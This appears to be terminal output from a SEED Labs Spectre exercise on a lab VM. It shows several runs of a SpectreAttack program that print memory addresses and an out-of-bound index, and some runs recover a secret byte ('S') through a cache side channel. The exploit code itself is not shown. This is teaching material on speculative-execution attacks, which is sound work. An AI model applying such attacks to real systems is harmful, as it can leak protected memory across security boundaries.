[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x560af3d16008
buffer: 0x560af3d18018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
```



```
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x55f4f57cd008
buffer: 0x55f4f57cf018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x5619594b6008
buffer: 0x5619594b8018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[11/06/24]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x55df986f3008
buffer: 0x55df986f5018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
```